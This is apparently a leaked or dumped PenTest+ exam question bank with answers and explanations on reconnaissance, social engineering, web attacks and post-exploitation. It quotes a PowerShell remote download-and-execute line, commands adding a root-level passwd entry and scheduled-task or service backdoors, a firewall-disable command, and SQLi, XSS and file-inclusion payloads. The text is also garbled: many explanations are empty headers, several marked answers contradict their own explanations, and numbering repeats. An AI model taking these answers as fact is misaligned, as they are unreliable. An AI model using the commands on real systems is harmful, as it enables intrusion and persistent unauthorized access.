

# CompTIA

## Exam Questions PT0-003

CompTIA PenTest+ Exam



### NEW QUESTION 1

A penetration tester identifies an exposed corporate directory containing first and last names and phone numbers for employees. Which of the following attack techniques would be the most effective to pursue if the penetration tester wants to compromise user accounts?

- A. Smishing
- B. Impersonation
- C. Tailgating
- D. Whaling

**Answer:** A

#### Explanation:

When a penetration tester identifies an exposed corporate directory containing first and last names and phone numbers, the most effective attack technique to pursue would be smishing. Here's why:

? Understanding Smishing:

? Why Smishing is Effective:

? Alternative Attack Techniques:

=====

### NEW QUESTION 2

A penetration tester needs to confirm the version number of a client's web application server. Which of the following techniques should the penetration tester use?

- A. SSL certificate inspection
- B. URL spidering
- C. Banner grabbing
- D. Directory brute forcing

**Answer:** C

#### Explanation:

Banner grabbing is a technique used to gather information about a service running on an open port, which often includes the version number of the application or server. Here's why banner grabbing is the correct answer

? Banner Grabbing: It involves connecting to a service and reading the welcome banner or response, which typically includes version information. This is a direct method to identify the version number of a web application server.

? SSL Certificate Inspection: While it can provide information about the server, it is not reliable for identifying specific application versions.

? URL Spidering: This is used for discovering URLs and resources within a web application, not for version identification.

? Directory Brute Forcing: This is used to discover hidden directories and files, not for identifying version information.

References from Pentest:

? Luke HTB: Shows how banner grabbing can be used to identify the versions of services running on a server.

? Writeup HTB: Demonstrates the importance of gathering version information through techniques like banner grabbing during enumeration phases.

Conclusion:

Option C, banner grabbing, is the most appropriate technique for confirming the version number of a web application server.

=====

### NEW QUESTION 3

A penetration testing team wants to conduct DNS lookups for a set of targets provided by the client. The team crafts a Bash script for this task. However, they find a minor error in one line of the script:

```
1 #!/bin/bash
2 for i in $(cat example.txt); do
3 curl $i
4 done
```

Which of the following changes should the team make to line 3 of the script?

- A. resolvconf \$i
- B. rndc \$i
- C. systemd-resolve \$i
- D. host \$i

**Answer:** D

#### Explanation:

? Script Analysis:

? Error Identification:

? Correct Command:

? Corrected Script:

Pentest References:

? In penetration testing, DNS enumeration is a crucial step. It involves querying DNS servers to gather information about the target domain, which includes resolving domain names to IP addresses and vice versa.

? Common tools for DNS enumeration include host, dig, and nslookup. The host command is particularly straightforward for simple DNS lookups.

By correcting the script to use host \$i, the penetration testing team can effectively perform DNS lookups on the targets specified in example.txt.

=====

### NEW QUESTION 4

A penetration tester creates a list of target domains that require further enumeration. The tester writes the following script to perform vulnerability scanning across the domains:

```
line 1: #!/usr/bin/bash
line 2: DOMAINS_LIST = "/path/to/list.txt"
line 3: while read -r i; do
line 4: nikt0 -h $i -o scan-$i.txt &
line 5: done
```

The script does not work as intended. Which of the following should the tester do to fix the script?

- A. Change line 2 to {"domain1", "domain2", "domain3", }.
- B. Change line 3 to while true; read -r i; do.
- C. Change line 4 to nikto \$i | tee scan-\$i.txt.
- D. Change line 5 to done < "\$DOMAINS\_LIST".

**Answer:** D

**Explanation:**

The issue with the script lies in how the while loop reads the file containing the list of domains. The current script doesn't correctly redirect the file's content to the loop. Changing line 5 to done < "\$DOMAINS\_LIST" correctly directs the loop to read from the file.

Step-by-Step Explanation

? Original Script: DOMAINS\_LIST="/path/to/list.txt" while read -r i; do

nikto -h \$i -o scan-\$i.txt & done

? Identified Problem:

? Solution: DOMAINS\_LIST="/path/to/list.txt" while read -r i; do

nikto -h \$i -o scan-\$i.txt & done < "\$DOMAINS\_LIST"

? Explanation

? References from Pentesting Literature:

=====

**NEW QUESTION 5**

A penetration tester is working on an engagement in which a main objective is to collect confidential information that could be used to exfiltrate data and perform a ransomware attack. During the engagement, the tester is able to obtain an internal foothold on the target network. Which of the following is the next task the tester should complete to accomplish the objective?

- A. Initiate a social engineering campaign.
- B. Perform credential dumping.
- C. Compromise an endpoint.
- D. Share enumeration.

**Answer:** D

**Explanation:**

Given that the penetration tester has already obtained an internal foothold on the target network, the next logical step to achieve the objective of collecting confidential information and potentially exfiltrating data or performing a ransomware attack is to perform credential dumping. Here's why:

? Credential Dumping:

? Comparison with Other Options:

Performing credential dumping is the most effective next step to escalate privileges and access sensitive data, making it the best choice.

=====

**NEW QUESTION 6**

A tester is performing an external phishing assessment on the top executives at a company. Two-factor authentication is enabled on the executives' accounts that are in the scope of work. Which of the following should the tester do to get access to these accounts?

- A. Configure an external domain using a typosquatting technique
- B. Configure Evilginx to bypass two-factor authentication using a phishlet that simulates the mail portal for the company.
- C. Configure Gophish to use an external domain
- D. Clone the email portal web page from the company and get the two-factor authentication code using a brute-force attack method.
- E. Configure an external domain using a typosquatting technique
- F. Configure SET to bypass two-factor authentication using a phishlet that mimics the mail portal for the company.
- G. Configure Gophish to use an external domain
- H. Clone the email portal web page from the company and get the two-factor authentication code using a phishing method.

**Answer:** A

**Explanation:**

To bypass two-factor authentication (2FA) and gain access to the executives' accounts, the tester should use Evilginx with a typosquatting domain. Evilginx is a man-in-the-middle attack framework used to bypass 2FA by capturing session tokens.

? Phishing with Evilginx:

? Typosquatting:

? Steps:

Pentest References:

? Phishing: Social engineering technique to deceive users into providing sensitive information.

? Two-Factor Authentication Bypass: Advanced phishing attacks like those using Evilginx can capture and reuse session tokens, bypassing 2FA mechanisms.

? OSINT and Reconnaissance: Identifying key targets (executives) and crafting convincing phishing emails based on gathered information.

Using Evilginx with a typosquatting domain allows the tester to bypass 2FA and gain access to high-value accounts, demonstrating the effectiveness of advanced phishing techniques.

=====

**NEW QUESTION 7**

Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

- A. Badge cloning
- B. Shoulder surfing
- C. Tailgating
- D. Site survey

**Answer:** C

**Explanation:**

Tailgating is the term used to describe a situation where a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee.

? Tailgating:

? Physical Security:

? Pentest References:

By understanding and using tailgating, penetration testers can evaluate the effectiveness of an organization's physical security measures and identify potential vulnerabilities that could be exploited by malicious actors.

=====

**NEW QUESTION 8**

During a penetration test, a tester attempts to pivot from one Windows 10 system to another Windows system. The penetration tester thinks a local firewall is blocking connections. Which of the following command-line utilities built into Windows is most likely to disable the firewall?

- A. certutil.exe
- B. bitsadmin.exe
- C. msconfig.exe
- D. netsh.exe

**Answer:** D

**Explanation:**

? Understanding netsh.exe:

? Disabling the Firewall:

netsh advfirewall set allprofiles state off

? Usage in Penetration Testing:

? References from Pentesting Literature: References:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

**NEW QUESTION 9**

During a penetration test, the tester uses a vulnerability scanner to collect information about any possible vulnerabilities that could be used to compromise the network. The tester receives the results and then executes the following command:

```
snmpwalk -v 2c -c public 192.168.1.23
```

Which of the following is the tester trying to do based on the command they used?

- A. Bypass defensive systems to collect more information.
- B. Use an automation tool to perform the attacks.
- C. Script exploits to gain access to the systems and host.
- D. Validate the results and remove false positives.

**Answer:** D

**Explanation:**

The command snmpwalk -v 2c -c public 192.168.1.23 is used to query SNMP (Simple Network Management Protocol) data from a device. Here's the purpose in the context provided:

? SNMP Enumeration:

? Purpose of the Command:

? Comparison with Other Options:

By using snmpwalk, the tester is validating the results from the vulnerability scanner and removing any false positives, ensuring accurate reporting.

=====

**NEW QUESTION 10**

**SIMULATION**

A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.

Reconnaissance data

```

root@attackermachine:~# nmap -sC -T4 192.168.10.2
Starting Nmap 6.26SVN ( http://nmap.org ) at 2021-04-19 14:30 EST
Nmap scan report for 192.168.10.2
Host is up (0.27s latency).
Port      State      Service
22/tcp    open       ssh
23/tcp    closed     telnet
80/tcp    open       http
111/tcp   closed     rpcbind
445/tcp   open       samba
3389/tcp  closed     rdp?
Nmap done: 1 IP Address (1 host up) scanned in 5.48 seconds

root@attackermachine:~# enum4linux -S 192.168.10.2
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
    
```

Which of the following commands would **most** likely exploit the services?

- medusa -h 192.168.10.2 -u admin -P 500-worst-passwords.txt -M rpcbind
- hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22
- crowbar -b rdp -s 192.168.10.2/32 -u administrator -C 500-worst-passwords.txt -n 1
- ncrack -T5 -user lowpriv -P 500-worst-passwords.txt -p telnet -g CL=1 192.168.10.2

- Part 1:
- . Analyze the output and select the command to exploit the vulnerable service. Part 2:
  - . Analyze the output from each command.
  - . Select the appropriate set of commands to escalate privileges.
  - . Identify which remediation steps should be taken.

Part 1  Part 2

Show Question

Reset All Answers

Commands

```

root@attackermachine:~# find / -perm -2 -type f 2>/dev/null | xargs ls -l
root@attackermachine:~# cat /etc/fstab
root@attackermachine:~# find / -perm -u=s -type f 2>/dev/null | xargs ls -l
root@attackermachine:~# grep "/bin/bash" /etc/passwd | cut -d':' -f1-4,6,7
root@attackermachine:~# cut -d':' -f1 /etc/passwd
    
```

Which of the following sets of commands most likely escalates privileges?

- perl -le 'print crypt("password", "AA")'  
cat /etc/passwd > /tmp/passwd  
echo "root2:AA6tQYSfGxd/A:0:0:root:/root:/bin/bash" >> /tmp/passwd  
cp /tmp/passwd /etc/passwd
- openssl passwd password  
echo "root2:5ZOYXRfHVZ7OY:0:0:root:/root:/bin/bash" >> /etc/passwd
- echo "net user root2 password /add" > /home/lowpriv/backup.sh  
echo "net localgroup administrators root2 /add" >> /home/lowpriv/backup.sh
- ./ /tmp/scripts/exploithost.sh -h 192.168.10.2 > output.txt  
cat output.txt

Assuming the privileged escalation was successful, which of the following remediations should be taken? (Select two).

- Remove no\_root\_squash from fstab
- Remove SUID bit from cp
- Encrypt the /etc/passwd file
- Update SSH to latest version
- Strengthen password of lowpriv account
- Make backup script not world-writeable

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

The command that would most likely exploit the services is:  
hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22  
The appropriate set of commands to escalate privileges is:  
echo "root2:5ZOYXRfHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd

The remediations that should be taken after the successful privilege escalation are:

? Remove the SUID bit from cp.

? Make backup script not world-writable.

Comprehensive Step-by-Step Explanation of the Simulation Part 1: Exploiting Vulnerable Service

? Nmap Scan Analysis

bash

Copy code

Port State Service 22/tcp open ssh

23/tcp closed telnet 80/tcp open http 111/tcp closed rpcbind 445/tcp open samba 3389/tcp closed rdp

Ports open are SSH (22), HTTP (80), and Samba (445).

? Enumerating Samba Shares makefile

Copy code user:[games] rid:[0x3f2] user:[nobody] rid:[0x1f5] user:[bind] rid:[0x4ba] user:[proxy] rid:[0x42] user:[syslog] rid:[0x4ba]

user:[www-data] rid:[0x42a] user:[root] rid:[0x3e8] user:[news] rid:[0x3fa] user:[lowpriv] rid:[0x3fa] We identify a user lowpriv.

? Selecting Exploit Command

? Executing the Hydra Command

Part 2: Privilege Escalation and Remediation

? Finding SUID Binaries and Configuration Files

? Selecting Privilege Escalation Command

? Executing the Privilege Escalation Command

? Remediation Steps Post-Exploitation

Execution and Verification

? Verifying Hydra Attack:

? Verifying Privilege Escalation:

? Implementing Remediation:

By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.

### NEW QUESTION 10

During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

- A. KARMA attack
- B. Beacon flooding
- C. MAC address spoofing
- D. Eavesdropping

**Answer: A**

#### Explanation:

To exploit a vulnerability in a wireless network's authentication mechanism and gain unauthorized access, the penetration tester would most likely perform a KARMA attack.

? KARMA Attack:

? Purpose:

? Other Options:

Pentest References:

? Wireless Security Assessments: Understanding common attack techniques such as KARMA is crucial for identifying and exploiting vulnerabilities in wireless networks.

? Rogue Access Points: Setting up rogue APs to capture credentials or perform man-in-the-middle attacks is a common tactic in wireless penetration testing.

By performing a KARMA attack, the penetration tester can exploit the wireless network's authentication mechanism and gain unauthorized access to the network.

=====

### NEW QUESTION 15

Given the following script:

```
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1] If ($1 -eq "administrator") {
echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell - noprofile -}
```

Which of the following is the penetration tester most likely trying to do?

- A. Change the system's wallpaper based on the current user's preferences.
- B. Capture the administrator's password and transmit it to a remote server.
- C. Conditionally stage and execute a remote script.
- D. Log the internet browsing history for a systems administrator.

**Answer: C**

#### Explanation:

? Script Breakdown:

? Purpose:

? Why This is the Best Choice:

? References from Pentesting Literature: References:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

### NEW QUESTION 19

#### HOTSPOT

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

**HTTP Request Payload Table**

**Payloads**

#inner-tab"><script>alert(1)</script>

**Vulnerability Type**

**Remediation**

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization .. \, /, sandbox requests
SQL Injection (Stacked)	Input Sanitization ', ; \$, [ ], (, ).
SQL Injection (Union)	Input Sanitization *', <, >, -.
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

item=widget';waitfor%20delay%20'00:00:20';--

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization .. \, /, sandbox requests
SQL Injection (Stacked)	Input Sanitization ', ; \$, [ ], (, ).
SQL Injection (Union)	Input Sanitization *', <, >, -.
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

item=widget%20union%20select%20null,null,@version;--

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization .. \, /, sandbox requests
SQL Injection (Stacked)	Input Sanitization ', ; \$, [ ], (, ).
SQL Injection (Union)	Input Sanitization *', <, >, -.
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization .. \, /, sandbox requests
SQL Injection (Stacked)	Input Sanitization ', ; \$, [ ], (, ).
SQL Injection (Union)	Input Sanitization *', <, >, -.
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

item=widget'+convert(int,@version)+'

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization .. \, /, sandbox requests
SQL Injection (Stacked)	Input Sanitization ', ; \$, [ ], (, ).
SQL Injection (Union)	Input Sanitization *', <, >, -.
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

site=www.exe'ping%20-c%2010%20localhost'mple.com

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization .. \, /, sandbox requests
SQL Injection (Stacked)	Input Sanitization ', ; \$, [ ], (, ).
SQL Injection (Union)	Input Sanitization *', <, >, -.
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

redir=http:%2f%2fwww.malicious-site.com

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization .. \, /, sandbox requests
SQL Injection (Stacked)	Input Sanitization ', ; \$, [ ], (, ).
SQL Injection (Union)	Input Sanitization *', <, >, -.
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

logfile=%2fetc%2fpasswd%00

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization .. \, /, sandbox requests
SQL Injection (Stacked)	Input Sanitization ', ; \$, [ ], (, ).
SQL Injection (Union)	Input Sanitization *', <, >, -.
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

lookup=\$(whoami)

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization .. \, /, sandbox requests
SQL Injection (Stacked)	Input Sanitization ', ; \$, [ ], (, ).
SQL Injection (Union)	Input Sanitization *', <, >, -.
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization .. \, /, sandbox requests
SQL Injection (Stacked)	Input Sanitization ', ; \$, [ ], (, ).
SQL Injection (Union)	Input Sanitization *', <, >, -.
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

- \* 1. Reflected XSS - Input sanitization (<> ...)
- \* 2. Sql Injection Stacked - Parameterized Queries
- \* 3. DOM XSS - Input Sanitization (<> ...)
- \* 4. Local File Inclusion - sandbox req
- \* 5. Command Injection - sandbox req
- \* 6. SQLi union - paramtrized queries
- \* 7. SQLi error - paramtrized queries
- \* 8. Remote File Inclusion - sandbox
- \* 9. Command Injection - input sanit \$
- \* 10. URL redirect - prevent external calls

**NEW QUESTION 20**

A penetration tester gains initial access to a target system by exploiting a recent RCE vulnerability. The patch for the vulnerability will be deployed at the end of the week. Which of the following utilities would allow the tester to reenter the system remotely after the patch has been deployed? (Select two).

- A. schtasks.exe
- B. rundll.exe
- C. cmd.exe
- D. chgusr.exe
- E. sc.exe
- F. netsh.exe

**Answer:** AE

**Explanation:**

To reenter the system remotely after the patch for the recently exploited RCE vulnerability has been deployed, the penetration tester can use schtasks.exe and sc.exe.

? schtasks.exe:

```
schtasks /create /tn "Backdoor" /tr "C:\path\to\backdoor.exe" /sc daily /ru SYSTEM
```

? sc.exe:

```
sc create backdoor binPath= "C:\path\to\backdoor.exe" start= auto
```

? Other Utilities:

Pentest References:

? Post-Exploitation: Establishing persistence is crucial to maintaining access after initial exploitation.

? Windows Tools: Understanding how to leverage built-in Windows tools like

schtasks.exe and sc.exe to create backdoors that persist through reboots and patches.

By using schtasks.exe and sc.exe, the penetration tester can set up persistent mechanisms that will allow reentry into the system even after the patch is applied.

=====

**NEW QUESTION 24**

A penetration tester needs to collect information over the network for further steps in an internal assessment. Which of the following would most likely accomplish this goal?

- A. ntlmrelayx.py -t 192.168.1.0/24 -l 1234
- B. nc -tulpn 1234 192.168.1.2
- C. responder.py -l eth0 -wP
- D. crackmapexec smb 192.168.1.0/24

**Answer:** C

**Explanation:**

To collect information over the network, especially during an internal assessment, tools that can capture and analyze network traffic are essential. Responder is specifically designed for this purpose, and it can capture NTLM hashes and other credentials by poisoning various network protocols. Here's a breakdown of the options:

? Option A: ntlmrelayx.py -t 192.168.1.0/24 -l 1234

? Option B: nc -tulpn 1234 192.168.1.2

? Option C: responder.py -l eth0 -wP

? Option D: crackmapexec smb 192.168.1.0/24

References from Pentest:

? Anubis HTB: Highlights the use of Responder to capture network credentials and hashes during internal assessments.

? Horizontall HTB: Demonstrates the effectiveness of Responder in capturing and analyzing network traffic for further exploitation.

=====

**NEW QUESTION 29**

Which of the following components should a penetration tester include in an assessment report?

- A. User activities
- B. Customer remediation plan
- C. Key management
- D. Attack narrative

**Answer:** D

**Explanation:**

An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.

? Components of an Assessment Report:

? Importance of Attack Narrative:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

**NEW QUESTION 34**

During an engagement, a penetration tester wants to enumerate users from Linux systems by using finger and rwho commands. However, the tester realizes these commands alone will not achieve the desired result. Which of the following is the best tool to use for this task?

- A. Nikto
- B. Burp Suite
- C. smbclient
- D. theHarvester

**Answer:** C

**Explanation:**

The smbclient tool is used to access SMB/CIFS resources on a network. It allows penetration testers to connect to shared resources and enumerate users on a network, particularly in Windows environments. While finger and rwho are more common on Unix/Linux systems, smbclient provides better functionality for enumerating users across a network.

? Understanding smbclient:

? User Enumeration:

Step-by-Step Explanationsmbclient -L //target\_ip -U username

? uk.co.certification.simulator.questionpool.PList@10ddf175 smbclient -L //192.168.50.2 -U anonymous

? Advantages:

? References from Pentesting Literature: References:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

**NEW QUESTION 39**

During a penetration test, a tester captures information about an SPN account. Which of the following attacks requires this information as a prerequisite to proceed?

- A. Golden Ticket
- B. Kerberoasting
- C. DCShadow
- D. LSASS dumping

**Answer:** B

**Explanation:**

Kerberoasting is an attack that specifically targets Service Principal Name (SPN) accounts in a Windows Active Directory environment. Here??s a detailed Explanation

? Understanding SPN Accounts:

? Kerberoasting Attack:

? Comparison with Other Attacks:

Kerberoasting specifically requires the SPN account information to proceed, making it the correct answer.

=====

**NEW QUESTION 40**

Which of the following is most important when communicating the need for vulnerability remediation to a client at the conclusion of a penetration test?

- A. Articulation of cause
- B. Articulation of impact
- C. Articulation of escalation
- D. Articulation of alignment

**Answer:** B

**Explanation:**

When concluding a penetration test, effectively communicating the need for vulnerability remediation is crucial. Here??s why the articulation of impact is the most important aspect:

? Articulation of Cause (Option A):

? Articulation of Impact (Option B):

? Articulation of Escalation (Option C):

? Articulation of Alignment (Option D):

Conclusion: Articulating the impact of vulnerabilities is the most crucial element when communicating the need for remediation. By clearly explaining the potential risks and consequences, penetration testers can effectively convey the urgency and importance of addressing the discovered issues, thus motivating clients to take prompt and appropriate action.

**NEW QUESTION 41**

A penetration tester performs an assessment on the target company's Kubernetes cluster using kube-hunter. Which of the following types of vulnerabilities could be detected with the tool?

- A. Network configuration errors in Kubernetes services
- B. Weaknesses and misconfigurations in the Kubernetes cluster
- C. Application deployment issues in Kubernetes
- D. Security vulnerabilities specific to Docker containers

**Answer: B**

**Explanation:**

kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here's why option B is correct:

? Kube-hunter: It scans Kubernetes clusters to identify security issues, such as misconfigurations, insecure settings, and potential attack vectors.

? Network Configuration Errors: While kube-hunter might identify some network-related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.

? Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.

? Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.

References from Pentest:

? Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.

? Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.

Conclusion:

Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.

=====

**NEW QUESTION 46**

A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:

```
1 import requests
2 import pathlib
3
4 for url in pathlib.Path("urls.txt").read_text().split("\n"):
5 response = requests.get(url)
6 if response.status == 401:
7 print("URL accessible")
```

Which of the following changes is required?

- A. The condition on line 6
- B. The method on line 5
- C. The import on line 1
- D. The delimiter in line 3

**Answer: A**

**Explanation:**

? Script Analysis:

? Error Identification:

? Correct Condition:

? Corrected Script:

Pentest References:

? In penetration testing, checking the accessibility of multiple URLs is a common task, often part of reconnaissance. Identifying publicly accessible resources can reveal potential entry points for further testing.

? The requests library in Python is widely used for making HTTP requests and handling responses. Understanding HTTP status codes is crucial for correctly interpreting the results of these requests.

By changing the condition to check for a 200 status code, the script will correctly identify and print URLs that are publicly accessible.

=====

**NEW QUESTION 47**

During an assessment, a penetration tester runs the following command: setspn.exe -Q /

Which of the following attacks is the penetration tester preparing for?

- A. LDAP injection
- B. Pass-the-hash
- C. Kerberoasting
- D. Dictionary

**Answer: C**

**Explanation:**

Kerberoasting is an attack that involves requesting service tickets for service accounts from a Kerberos service, extracting the service tickets, and attempting to crack them offline to retrieve the plaintext passwords.

? Understanding Kerberoasting:

? Command Breakdown:

? Kerberoasting Steps:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

**NEW QUESTION 48**

A penetration tester is conducting reconnaissance on a target network. The tester runs the following Nmap command: nmap -sv -sT -p - 192.168.1.0/24. Which of

the following  
describes the most likely purpose of this scan?

- A. OS fingerprinting
- B. Attack path mapping
- C. Service discovery
- D. User enumeration

**Answer:** C

**Explanation:**

The Nmap command `nmap -sv -sT -p- 192.168.1.0/24` is designed to discover services on a network. Here is a breakdown of the command and its purpose:

? Command Breakdown:

? Purpose of the Scan:

Conclusion: The `nmap -sv -sT -p- 192.168.1.0/24` command is most likely used for service discovery, as it aims to identify all running services and their versions on the target subnet.

**NEW QUESTION 52**

A penetration tester wants to use multiple TTPs to assess the reactions (alerted, blocked, and others) by the client's current security tools. The threat-modeling team indicates the TTPs in the list might affect their internal systems and servers. Which of the following actions would the tester most likely take?

- A. Use a BAS tool to test multiple TTPs based on the input from the threat-modeling team.
- B. Perform an internal vulnerability assessment with credentials to review the internal attack surface.
- C. Use a generic vulnerability scanner to test the TTPs and review the results with the threat-modeling team.
- D. Perform a full internal penetration test to review all the possible exploits that could affect the systems.

**Answer:** A

**Explanation:**

BAS (Breach and Attack Simulation) tools are specifically designed to emulate multiple TTPs (Tactics, Techniques, and Procedures) used by adversaries. These tools can simulate various attack vectors in a controlled manner to test the effectiveness of an organization's security defenses and response mechanisms.

Here's why option A is the best choice:

? Controlled Testing Environment: BAS tools provide a controlled environment

where multiple TTPs can be tested without causing unintended damage to the internal systems and servers. This is critical when the threat-modeling team indicates potential impacts on internal systems.

? Comprehensive Coverage: BAS tools are designed to cover a wide range of TTPs,

allowing the penetration tester to simulate various attack scenarios. This helps in assessing the reactions (alerted, blocked, and others) by the client's security tools comprehensively.

? Feedback and Reporting: These tools provide detailed feedback and reporting on

the effectiveness of the security measures in place, including which TTPs were detected, blocked, or went unnoticed. This information is invaluable for the threat-modeling team to understand the current security posture and areas for improvement.

References from Pentest:

? Anubis HTB: This write-up highlights the importance of using controlled tools and methods for testing security mechanisms. BAS tools align with this approach by providing a controlled and systematic way to assess security defenses.

? Forge HTB: Emphasizes the use of various testing tools and techniques to simulate real-world attacks and measure the effectiveness of security controls. BAS tools are mentioned as a method to ensure comprehensive coverage and minimal risk to internal systems.

Conclusion:

Using a BAS tool to test multiple TTPs allows for a thorough and controlled assessment of the client's security tools' effectiveness. This approach ensures that the testing is systematic, comprehensive, and minimally disruptive, making it the best choice.

=====

**NEW QUESTION 57**

A penetration tester is testing a power plant's network and needs to avoid disruption to the grid. Which of the following methods is most appropriate to identify vulnerabilities in the network?

- A. Configure a network scanner engine and execute the scan.
- B. Execute a testing framework to validate vulnerabilities on the devices.
- C. Configure a port mirror and review the network traffic.
- D. Run a network mapper tool to get an understanding of the devices.

**Answer:** C

**Explanation:**

When testing a power plant's network and needing to avoid disruption to the grid, configuring a port mirror and reviewing the network traffic is the most appropriate method to identify vulnerabilities without causing disruptions.

? Port Mirroring:

? Avoiding Disruption:

? Other Options:

Pentest References:

? Passive Monitoring: Passive techniques such as port mirroring are essential in environments where maintaining operational integrity is critical.

? Critical Infrastructure Security: Understanding the need for non-disruptive methods in critical infrastructure penetration testing to ensure continuous operations.

By configuring a port mirror and reviewing network traffic, the penetration tester can identify vulnerabilities in the power plant's network without risking disruption to the grid.

=====

**NEW QUESTION 58**

During a web application assessment, a penetration tester identifies an input field that allows JavaScript injection. The tester inserts a line of JavaScript that results in a prompt, presenting a text box when browsing to the page going forward. Which of the following types of attacks is this an example of?

- A. SQL injection

- B. SSRF
- C. XSS
- D. Server-side template injection

**Answer:** C

**Explanation:**

Cross-Site Scripting (XSS) is an attack that involves injecting malicious scripts into web pages viewed by other users. Here's why option C is correct:

? XSS (Cross-Site Scripting): This attack involves injecting JavaScript into a web application, which is then executed by the user's browser. The scenario describes injecting a JavaScript prompt, which is a typical XSS payload.

? SQL Injection: This involves injecting SQL commands to manipulate the database and does not relate to JavaScript injection.

? SSRF (Server-Side Request Forgery): This attack tricks the server into making requests to unintended locations, which is not related to client-side JavaScript execution.

? Server-Side Template Injection: This involves injecting code into server-side templates, not JavaScript that executes in the user's browser.

References from Pentest:

? Horizontal HTB: Demonstrates identifying and exploiting XSS vulnerabilities in web applications.

? Luke HTB: Highlights the process of testing for XSS by injecting scripts and observing their execution in the browser.

=====

**NEW QUESTION 61**

During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

- A. ChopChop
- B. Replay
- C. Initialization vector
- D. KRACK

**Answer:** D

**Explanation:**

To break the key for a Wi-Fi network that uses WPA2 encryption, the penetration tester should use the KRACK (Key Reinstallation Attack) attack.

? KRACK (Key Reinstallation Attack):

? Other Attacks:

Pentest References:

? Wireless Security: Understanding vulnerabilities in Wi-Fi encryption protocols, such as WPA2, and how they can be exploited.

? KRACK Attack: A significant vulnerability in WPA2 that requires specific techniques to exploit.

By using the KRACK attack, the penetration tester can break WPA2 encryption and gain unauthorized access to the Wi-Fi network.

Top of Form Bottom of Form

=====

**NEW QUESTION 66**

